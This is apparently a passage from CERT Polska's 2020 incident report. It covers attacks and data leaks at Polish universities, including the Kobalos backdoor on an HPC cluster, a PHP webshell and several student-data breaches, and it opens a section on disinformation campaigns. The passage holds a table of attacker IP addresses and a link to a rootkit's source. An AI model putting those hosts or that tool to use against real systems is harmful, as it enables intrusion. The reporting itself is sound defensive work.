The institution whose task is to ensure compliance with the provisions of the Polish Personal Data Protection Act is the Personal Data Protection Office (Urząd Ochrony Danych Osobowych – UODO). In 2020, the President of the Personal Data Protection Office conducted a number of cases related to breaches. The final decisions were different, from reminders in the case of incidents of lower importance to fines exceeding PLN 1 million. It is a clear signal for all public and private entities that diligence should be exercised wherever personal data are processed.



Incidents at Polish universities

Polish universities and research and development units are a very important but also very neglected area from the perspective of Polish cybersecurity, as evidenced by the number of serious incidents in this sector that occurred in 2020. At universities that became victims of cybercriminals, in many cases personal data of students and employees leaked.

Attack on the computing centre of the ICM UW

In February 2020, employees of the Interdisciplinary Centre for Mathematical and Computational Modelling at the University of Warsaw (ICM UW) noticed that there was **unauthorised access to the HPC (High-Performance Computing) cluster**. According to the preliminary analysis conducted by ICM, the attacker replaced the SSH software with a version with a built-in backdoor enabling, for example, the interception of logins and passwords of users logging into the cluster. The incident was detected in February 2020, however it was found that the backdoor had been on the server at least since September 2019.

The cluster of ICM UW was not the only HPC cluster attacked. Similar break-ins were observed throughout Europe. In May 2020, CSIRT EGI (European Grid Infrastructure) made public information about two incidents potentially related to attacks on the HPC infrastructure³⁹. According to the findings from the first incident, marked as #EGI20200421, the intercepted logins and passwords were used to **mine Monero cryptocurrency** on computers forming computing centres, and to attack other computers using the machines taken over as proxies. One of such proxies included andromeda.up.krakow.pl and vega.up.krakow.pl belonging to the Pedagogical University of Krakow.

³⁹ <https://csirt.egi.eu/attacks-on-multiple-hpc-sites>

Indicators of compromise

Network based

IP	Comment	Role in attack
91.196.70.109	XMR mining server	Coordinate the XMR activity
149.156.26.227	Victim server andromeda.up.krakow.pl	Malicious IP used for SSH logins + running SOCKS proxy
149.156.26.56	Victim server vega.up.krakow.pl	Malicious IP used for SSH logins + running SOCKS proxy
142.150.255.49	Victim desktop UTORONTO	Source for attack on .ca hosts
159.226.234.29	Victim server at CAS, China	Malicious IP used for SSH logins + running SOCKS proxy

Figure 55. Indicators of compromise from the attack on the servers of the Pedagogical University of Krakow. Source: CSIRT EGI.

Apart from the OpenSSH backdoor, an open source root-kit operating at the Linux kernel level called Diamorphine was also used in attacks⁴⁰. It allowed hiding the attackers' activity on the server, e.g. by hiding properly marked files and processes.

In February 2021, analysts from ESET published a detailed analysis of malicious software used by the attackers who carried out the attack on the ICM UW cluster. The **Kobalos**⁴¹ backdoor discussed here is a multi-platform backdoor operating on Linux, FreeBSD and Solaris systems. In addition, specialists found artefacts that may indicate the existence of versions which can work on the AIX system (one of the Unix system variants for IBM servers) as well as variants operating on Windows systems. Due to the significant number of architectures and operating systems within HPC clusters, the multi-platform structure significantly helped malicious software to spread efficiently within this type of infrastructure.

Malicious software also used numerous techniques of defence against detection and analysis, such as: code obfuscation, protection against generation of an infected process memory dump, as well as restoration of original dates of the modified files when they were replaced by malware. Kobalos could act both as a passive backdoor, listening to commands in the indicated port and a botnet element, actively communicating with the C&C server and performing any commands in the infected machine. The communication with the backdoor was encrypted, which hindered traffic analysis and interception of commands ordered by the attacker.

⁴⁰ <https://github.com/m0nad/Diamorphine>

⁴¹ <https://www.welivesecurity.com/2021/02/02/kobalos-complex-linux-threat-high-performance-computing-infrastructure/>




Figure 56. Possible scenarios for the use of Kobalos malicious software. Source: ESET report.

According to the ESET report, backdoor infections were recorded in North America, Europe and Asia, while the presence of Kobalos in university networks and its use in attacks on HPC clusters were recorded mainly in Europe.



Figure 57. Locations and types of entities where malicious Kobalos software infections were detected. Source: ESET report.

Leak of data from the OKNO system of the Warsaw University of Technology

On 4 May 2020, the Niebezpiecznik and Zaufana Trzecia Strona portals published information about **the leak of data of students from the Warsaw University of Technology** of extramural studies in OKNO (Ośrodek Kształcenia na

Odległość – Distance-Learning Centre). The dump of the database of approx. 2.8 GB contained personal data of **5,000 students** from 2008-2020 and personal data of **200 scientific employees** registered on the red.okno.pw.edu.pl platform. Apart from personal data, MD5 password hashes were also leaked, which were easy to reverse due to the hash function used.



Figure 58. Headers of Zaufana Trzecia Strona and Niebezpiecznik portals informing about the leak.

Both portals were informed about the leak by the cracker, who provided further data and details about the attack on an ongoing basis.

The CERT Polska team contacted the Warsaw University of Technology immediately after the publication of the information about the leak to confirm the media reports and offered assistance in handling the incident. The University did not respond to the messages **until 3 days later**, i.e. on 7 May. Therefore, the obligation to report the incident to the relevant CSIRT team immediately, i.e. not later than within 24 hours from the time of its detection, was breached.

This obligation results from the Polish Act on the national cybersecurity system, to which public entities are subject. In the case of the Warsaw University of Technology, CSIRT NASK was the proper CSIRT team.

On 22 May, a publicly available note (snippet) was published in the Gitlab repository belonging to the Institute of Automatic Control and Robotics of the Faculty of Mechatronics of the Warsaw University of Technology, with a message from the cracker. The note was added from the Administrator account, which means that **Gitlab was also the victim of a break-in**.




Figure 59. Note visible on the Gitlab website of the Institute of Automatic Control and Robotics of the Faculty of Mechatronics of the Warsaw University of Technology.

In the note, the cracker refers to the information that the leak of the OKNO database could have occurred as early as at the beginning of 2020 through a vulnerable file *druk_obliczenia_osoba.php* available on the server. The file was allegedly removed by the service administrators without informing the victims about the leak. The Warsaw University of Technology denied this information. The Predator backdoor described in the note constitutes a webshell in

the PHP language, which was to be **uploaded through a lecturer's hacked account**. After the activation, webshell allows access to files on the server and execution of any code.

In August 2020, the Niebezpiecznik and Zaufana Trzecia Strona portals received further information from the cracker concerning the leak from May.




Figure 60. Parts of the Moodle database dump from the OKNO platform.

The cracker sent another portion of data from the Moodle system database, which was located on the same server as the OKNO Red application. The information contained **personal data of 1,900 students of engineering and master's studies**. The database also contained correspondence between students and lecturers. The authorities of the Warsaw University of Technology denied the reports on the data leak, claiming that in May 2020 the cracker obtained only data from the Red platform.

The break-in to the OKNO platform was not the only incident of personal data disclosure that occurred in 2020 at the Warsaw University of Technology. In July 2020, personal data of candidates for studies at the Faculty of Architecture, coming from the recruitment platform of the Warsaw University of Technology, leaked (zapisy.pw.edu.pl). In connection with the leak, a message from the Personal Data Controller appeared on the platform.




Figure 61. Section of the message that appeared on the zapisy.pw.edu.pl platform. Source: Niebezpiecznik.

Within the leak, first and last names, PESEL numbers and numbers of candidates in the recruitment system were made public. According to the message, the leak was the result of an ‘unintentional action’, which suggests that it was the result of a mistake, not unauthorised access to the recruitment system. The incident was probably not linked to the attack on the OKNO service.

Leak of data from the National School of Judiciary and Public Prosecution

At the beginning of April 2020, the National School of Judiciary and Public Prosecution issued a message that unauthorised access to data of the e-KSSiP Training Platform could have happened. The leak resulted in **the disclosure of personal data of approx. 50,000 people**, including trainee judges and prosecutors, judges, prosecutors, as well as lecturers conducting classes through the platform. The data included such information as first and last names, password hashes, phone numbers, e-mail addresses and places of residence.

**Zawiadomienie o naruszeniu ochrony danych osobowych,
które może powodować wysokie ryzyko naruszenia Pani/
Pana praw lub wolności**

DYREKTOR
KRAJOWEJ SZKOŁY
SĄDOWNICTWA I
PROKURATURY

Szanowna Pani/Szanowny Panie

Działając na podstawie art. 34 Rozporządzenia Parlamentu Europejskiego i Rady (UE) 2016/679 z dnia 27 kwietnia 2016 r. w sprawie ochrony osób fizycznych w związku z przetwarzaniem danych osobowych i w sprawie swobodnego przepływu takich danych oraz uchylenia dyrektywy 95/46/WE (ogólne rozporządzenie o ochronie danych), zwane dalej RODO, informujemy o naruszeniu ochrony danych osobowych, które może powodować wysokie ryzyko naruszenia Pani/Pana praw lub wolności.

Opis charakteru naruszenia

Naruszenie ochrony danych osobowych polegało na kradzieży danych użytkowników Platformy Szkoleniowej KSSiP, zarejestrowanych do dnia 21.02.2020 r., których administratorem jest Krajowa Szkoła Sądownictwa i Prokuratury z siedzibą w Krakowie, ul. Przy Rondzie 5, 31-547 Kraków. W efekcie kradzieży, dane przedostały się do Internetu.

Dotychczasowe ustalenia wskazują, że przedmiotem kradzieży były następujące kategorie danych: imię, nazwisko, numer telefonu, adres e-mail, miejsce zamieszkania, daty pierwszego i ostatniego logowania, numery ICQ, MSN, Skype, Yahoo, jednostka (miejsce pracy), hasło (zaszyfrowane).

Aktualnie trwają czynności analityczne celem ustalenia, czy przedmiotem kradzieży były również numery PESEL, gdyż obecnie nie można całkowicie wykluczyć takiej możliwości.

Figure 62. Section of the message sent by the Director of the National School of Judiciary and Public Prosecution to users of the e-KSSiP platform.

Personal data was accidentally **made public by an external company** operating the e-KSSiP system, which during data migration transferred them to a publicly available catalogue created on the new version of the platform. The data were available without the need for authentication, which allowed an unknown party to **download and publish them online**.

As a result of the leak, the passwords of all users were reset on the platform of the National School of Judiciary and Public Prosecution. Unfortunately, some users of the platform used similar passwords on other websites, e.g. social profiles, and the hashing algorithm used was not sufficient to prevent the recovery of some passwords. It resulted in accounts of some people being taken over on e.g. Facebook, and them being used for extortion.




Figure 63. Part of a conversation with a fraudster communicating with the use of the hacked Facebook account.

In connection with the incident of 22 April 2020, **an employee of a data migration company was arrested**⁴². The Regional Prosecutor's Office in Lublin prosecuted them for making available data allowing unauthorised access to information stored in the system of the National School of Judiciary and Public Prosecution, with a penalty of imprisonment of up to 5 years.

Apart from break-ins to social profiles and fraud with the use of data from the leak, one of the consequences was the removal of judges' declarations of financial interests⁴³. The decision was taken by the presidents of courts of appeal after prior consultation with the Ministry of Justice.

Due to breaches committed by the National School of Judiciary and Public Prosecution, the Personal Data Protection Office imposed an administrative penalty of PLN 100,000. The

Personal Data Protection Office discovered that the subcontractor was not obliged to process personal data only at the controller's request.⁴⁴

Ransomware attack on Collegium Da Vinci and the SWPS University

At the end of April 2020, a serious failure of services of Collegium Da Vinci University in Poznań and the SWPS University in Warsaw occurred. The failure was caused by a break-in to the common infrastructure of both universities and **the encryption of data with a request for ransom** in exchange for restoring access.

Students of these universities lost access to the universities' websites and e-learning platforms allowing the performance of remote classes. Resources containing personal data were also encrypted. However, based on the monitoring and analysis of the network traffic, it was found that there was no data leak.

⁴² <https://pk.gov.pl/aktualnosci/aktualnosci-prokuratury-krajowej/zatrzymanie-podejrzanego-o-spowodowanie-wycieku-danych-z-kssip/>

⁴³ <https://tvn24.pl/polska/wyciek-danych-z-kssip-znikaja-oswiadczenia-majatkowe-sedziow-4558115>

⁴⁴ <https://uodo.gov.pl/pl/138/1909>




Figure 64. Information about the reset of passwords on the website of Collegium Da Vinci in Poznań.


The data encryption was not caused by infection with malicious software (ransomware), but with the Microsoft Bitlocker and Jetico Bestcrypt software. Therefore, the encryption process was performed manually by an attacker who first broke into the infrastructure and then encrypted subsequent servers with the use of scripts. The server making backups, which had access to all other servers, also became a victim, which resulted in further escalation. Therefore, data from servers that did not have offline backups were irretrievably lost.

Leak of data from the Faculty of Mathematics, Informatics and Mechanics of the University of Warsaw

On 5 November 2020, the CERT Polska team received information about a publicly available .git catalogue on the homepage of the Faculty of Mathematics, Informatics and Mechanics of the University of Warsaw (www.mimuw.edu.pl). The information was immediately submitted to the administrator of the Faculty and the Data Protection Officer.

In addition to the website code, the Git repository made public included such sensitive data as a database dump containing **personal data of students and employees** from the USOS system. The data also included login details to USOSWeb, the portal database, as well as OAuth keys giving access to the API of the USOS system. The API key enabled access to the current personal data of any student and university employee based on their USOS ID.

One of the University's reactions to the incident was to issue an official message in which it informed users about the leak and its scope. It informed that the catalogue had been publicly available **since June 2017**, which was caused by an error during the development of a new faculty portal. The Faculty took corrective measures, removing access to the repository, cancelling the OAuth key and reporting the data breach to the Personal Data Protection Office. Students and employees of the university were informed about possible remedies in connection with the data leak.



Incydent naruszenia danych osobowych w portalu mim

Szanowni Państwo,

Jako dziekan Wydziału MIM zamieszczam - z przeprasami, które należą się członkom społeczności akademickiej UW - komunikat o incydencie naruszenia danych osobowych, jaki miał miejsce w portalu www.mimuw.edu.pl. W ukrytym katalogu portalu dostępne było repozytorium kodu źródłowego, w którym znalazł się także plik zawierający imiona, nazwiska i numery pesel konkretnych studentów, absolwentów, pracowników i współpracowników UW. Dostęp do tego repozytorium mógł umożliwić osobie niepowołanej kierowanie zapytań o szersze dane osobowe do bazy danych. **Podkreślamy: na żadnym etapie nie wyciekły hasła.** Incydent jest zgłoszony do Urzędu Ochrony Danych Osobowych i prokuratury, podjęte zostały zdecydowane działania naprawcze.

Incydent naruszenia jest wynikiem ludzkiego błędu. Przykro mi, że doszło do tego akurat na Wydziale MIM. Pragnę zapewnić, że podjęliśmy kroki, aby usunąć możliwość nieuprawnionego dostępu do danych, a także przeprowadzić wszechstronną analizę i audyt systemów Informatycznych WMIM, tak, aby podobna sytuacja nie mogła powtórzyć się w przyszłości. Ściśle współpracujemy z władzami centralnymi UW i będziemy ściśle współpracować ze wszystkimi organami zewnętrznymi, które będą wyjaśniać skutki tego naruszenia danych.

Oto szersze wyjaśnienia:

Administrator danych osobowych - Uniwersytet Warszawski z siedzibą w Warszawie przy ul. Krakowskie Przedmieście 26/28, 00-927 Warszawa - w trybie art. 34 pkt 1 i 2 Rozporządzenia Parlamentu Europejskiego i Rady (UE) 2016/679 z dnia 27 kwietnia 2016 roku w sprawie ochrony osób fizycznych w związku z przetwarzaniem danych osobowych i w sprawie swobodnego przepływu takich danych oraz uchylenia dyrektywy 95/46/WE (dalej: RODO) z przykrością, a zarazem ze szczerymi przeprasami, informuje o możliwości naruszenia ochrony danych osobowych członków społeczności akademickiej Uniwersytetu Warszawskiego, w związku z incydem opisany niżej.

Figure 65. Message about the incident on the website of the Faculty of Mathematics, Informatics and Mechanics of the University of Warsaw⁴⁵.

Summary

In 2020, numerous breaches of the security of personal data and infrastructure at Polish universities occurred. Some incidents resulted from problems that had occurred long before their disclosure. Insufficient monitoring and auditing of key systems and in some cases also a lack of awareness of the obligations

imposed on public entities under the Polish Act on the national cybersecurity system made it impossible to react quickly. Apart from the consequences related to the data leak, difficult access to university systems was particularly burdensome due to the ongoing COVID-19 pandemic and the remote work of many universities.

⁴⁵ <https://www.mimuw.edu.pl/incyident-naruszenia-danych-osobowych-w-portalu-mim>



Disinformation vs. cybersecurity

According to a study conducted by NASK in 2019 on the phenomenon of disinformation, more than 1/3 of Internet users admit that they never verify the truthfulness of information read online, and another 1/3 does so only occasionally.

The CERT Polska team regularly analyses disinformation campaigns appearing on the Polish Internet. We are particularly interested in cases where an ICT security incident is an important element. In some of them, information is obtained through hacker attacks, and in others it is disseminated in this way. In this article, we present three cases of disinformation that we recorded in 2020. All of them were closely linked to the presence of the American army in Poland and their aim was to make our society averse to our allies.

In a separate article on page 115, we describe a series of disinformation incidents related to taking over accounts of Polish politicians on social media.

We also encourage you to study our analyses of similar cases which we described in the reports for 2016⁴⁶, 2017⁴⁷ and 2019⁴⁸.

March against the presence of the American army

In January 2020, an article was published twice on the website of 'Tygodnik Działdowski', in which the mayor of Orzysz allegedly invited residents of Polish cities to join the march against the presence of the American army in Poland⁴⁹. The demonstration was to take place on 20 January 2020 in front of the Municipal Office in Orzysz. The article also included a screenshot from orzysz.pl, the Municipal Office website, which was to make the information credible. Although orzysz.pl has been a victim of similar attacks many times, it is not clear whether the screenshot was not forged in this case. 'Tygodnik' administrators efficiently removed the fake article and the lead editor informed law enforcement authorities about the break-in.

⁴⁶ https://cert.pl/en/uploads/docs/Report_CP_2016.pdf#page=39

⁴⁷ https://cert.pl/en/uploads/docs/Raport_CP_2017.pdf#page=40

⁴⁸ https://cert.pl/en/uploads/docs/Report_CP_2019.pdf#page=41

⁴⁹ <https://www.cyberdefence24.pl/rosyjski-atak-informacyjny-wymierzony-w-wojska-usa-cyberprzestepcy-podszywa-jak-sie-pod-defence24>

This is a very similar motive that we observed in the disinformation campaign carried out in 2017. An article published by attackers on several local information portals (e.g. steszew.pl, mosina.pl, slonsk.pl, gmina-nowe-miasto.pl,

okonek.pl, granowo.pl and others) proposed a march under the same title and used the same phrases and sentences that were included in the fake article in 'Tygodnik Działdowski' in 2020.

tygodnik
DZIAŁDOWSKI

STRONA GŁÓWNA DZIAŁDOWO LIDZBARK RYBNO PŁOŚNICA IŁOWO-OSADA SP

INNE

Jesteś tutaj: Strona główna / Działdowo / Burmistrz Orzysza zaprasza na marsz patriotów!

Burmistrz Orzysza zaprasza na marsz patriotów!

PP Działdowo 20 styczeń 2020

Figure 66. Fake article on the Tygodnik Działdowski website. Source: archive.is.

Shortly after the fake article appeared on the Tygodnik Działdowski website, attackers posing as the operational director of the Defence24 portal sent an e-mail to many institutions asking if the information of Tygodnik about the march was true.

Szanowni Państwo
 jestem Dyrektorem Operacyjnym Defence24, czy mogę prosić o komentarz.
 Czy naprawdę Urząd Miejski i burmistrz Orzysza Zbigniew Włodkowski zapraszają mieszkańców polskich miast i miasteczek na spotkanie i marsz patriotów „Nie dla wojsk USA w Polsce!”?
<http://tygodnikdzialdowski.pl/dzialdowo/972-burmistrz-orzysza-zaprasza-na-marsz-patriotow-2>
 Bardzo proszę o odpowiedź do dzisiaj do 15.00
 Z poważaniem.
 Pozdrawiam / Best Regards
 August Żywczyk
 Dyrektor Operacyjny | Executive Director
 kom: ██████████
 E: ██████████
